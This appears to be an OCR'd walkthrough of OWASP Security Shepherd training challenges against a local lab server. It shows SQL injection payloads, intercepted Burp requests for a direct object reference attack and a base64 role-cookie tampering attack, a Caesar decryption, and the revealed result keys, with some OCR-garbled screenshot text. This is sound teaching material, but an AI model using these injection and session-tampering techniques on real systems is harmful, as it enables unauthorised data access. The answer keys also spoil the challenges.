If the parameter is been interpreted as a string, you can escape the string with an apostrophe. That means that everything after the apostrophe will be interpreted as SQL code.

Hide Lesson Introduction

Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Lesson Hint

This is the query that you are adding data to. See if you can input something that will cause the WHERE clause to return true for every row in the table. Remember, you can escape a string using an apostrophe.

```
SELECT * FROM tb_users WHERE username ="OR' 1=1';
```

Please enter the user name of the user that you want to look up

'OR' 1=1

Get this user


Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostraphe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
		Lesson Completed. The result key is 3c17f6bf34080979

Insecure Cryptographic Storage Challenge 1

It says that it has been encrypted with a roman cipher

(Creaser Cipher with KEY=21).



mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga Submit


Insecure Cryptographic Storage Challenge 1

The result key has been encrypted to ensure that nobody can finish the challenge without knowing the secret key to decrypt it. However, the result key has been encrypted with a famous, but easily broken, Roman cipher. The Plain text is in English.

Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl; rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdtzwgnlf

Insecure Direct Object Reference Challenge 1

When we inspect the page we see that all numbers are Odd values. The next available value is 11




Insecure Direct Object References Challenge One

The result key for this challenge is stored in the private message for a user that is not listed below...

Paul Bourke
Will Bailey
Orla Cleary
Ronan Fitzpatrick

```
POST
/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 14
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f8
7e7ebd98c71c98c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

userId%5B%5D=11
```



dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

Insecure Direct Object References Challenge One

The result key for this challenge is stored in the private message for a user that is not listed below...

Paul Bourke
Will Bailey
Orla Cleary
Ronan Fitzpatrick

Hidden User's Message

Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742


```
<option value="9">Pat McKenana</option>
</select>
▼<table>
  ▼<tbody>
     <tr>
     </tr>
   ▶<tr>…</tr>
```

```
element.style {
}
378e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
media="screen"
body, th, td, input, textarea,          theCss.css:8
select, option, p, div {
   font-family: "Helvetica Neue", Helvetica
      Arial, "Lucida Grande", sans-serif;
   word-break: break-all;
}
select:-internal-list-box   user agent stylesheet
option:checked {
   background-color: -internal-inactive-list-
      box-selection;
```

▶color
■rgb(50, 50, 50)

Poor Data Validation

SQL Injection 1


OWASP Security Shepherd
Base64 Decode and Encod
ceaser cipher online - Goo
Online calcu
https://10.0.1.130/index.jsp
index-of.es
Directory UMM
Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Proxy Spider Scanner
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches
OwaspSecuritySh... OWASP Security S... Burp Suite Free Ed... New Text Docum...
5:57 PM
1/31/2016

Submit Result Key Here...

SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result ke

Challenge Hint

This is the query you are injecting code into! Take special note of characters that start and stop the cont ring...

SELECT * FROM customers WHERE customerId ="" OR" 1=1";


Please enter the Customer Id of the user that you want to look up

" OR" 1=1

Loading...

Request to https://10.0.1.130:443

```
POST
/challenges/e1e109444bf5d7ae3d67b816538613e64f7d0f51c432a164efc8418513711b0a
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 23
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/challenges/e1e109444bf5d7ae3d67b816538613e64f7d0f51c432a164e
fc8418513711b0a.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=F2AB2489B102494C0846736D4A50604E;
token=73373864904337305571682151588049451;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

aUserId=%22+OR%22+1%3D1
```



SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result ke

Challenge Hint

This is the query you are injecting code into! Take special note of characters that start and stop the cont ring...

SELECT * FROM customers WHERE customerId ="" OR" 1=1";

Please enter the Customer Id of the user that you want to look up


" OR" 1=1

Get user

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	null
Paul O Brien	sixshooter@deaf.com	Well Done! The reuslt Key is fd8e9a29dab7 5b58061b215594211e72c1680f1eacc50b03 09f

Session Management Challenge 1



Submit Result Key Here...


Session Management Challenge One

Only administrators of the following sub-application can retrieve the result key.

Administrator Only Button

HACK DETECTED

A possible attack has been detected. Functionality Stopped before any damage was done



Submit Result Key Here...


Session Management Challenge One

Only administrators of the following sub-application can retrieve the result key.

Loading...


Request to https://10.0.1.130:443

```
POST
/challenges/dfd6bfba1033fa380e378299b6a998c759646bd8aea02511482b8ce5d707f93a
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 65
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/challenges/dfd6bfba1033fa380e378299b6a998c759646bd8aea025114
82b8ce5d707f93a.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: checksum=dXNlclJvbGU9dXNlcg==;
JSESSIONID=F2AB2489B102494C0846736D4A50604E;
token=73373864904337305571682821515880494 51;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

adminDetected=true&returnPassword=true&upgradeUserToAdmin=false
```



Request to https://10.0.1.130:443

```
POST
/challenges/dfd6bfba1033fa380e378299b6a998c759646bd8aea02511482b8ce5d707f93a
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 65
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/challenges/dfd6bfba1033fa380e378299b6a998c759646bd8aea025114
82b8ce5d707f93a.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: checksum=dXNlclJvbGU9YWRtaW4=;
JSESSIONID=F2AB2489B102494C0846736D4A50604E;
token=73373864904337305571682821515880494 51;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

adminDetected=true&returnPassword=true&upgradeUserToAdmin=true
```



Solution Submission Success

Session Management Challenge 1 completed! Congratulations.

We had to base64 Decode the checksum and put the “UserRole=administrator” and encode and change the checksum in the POST.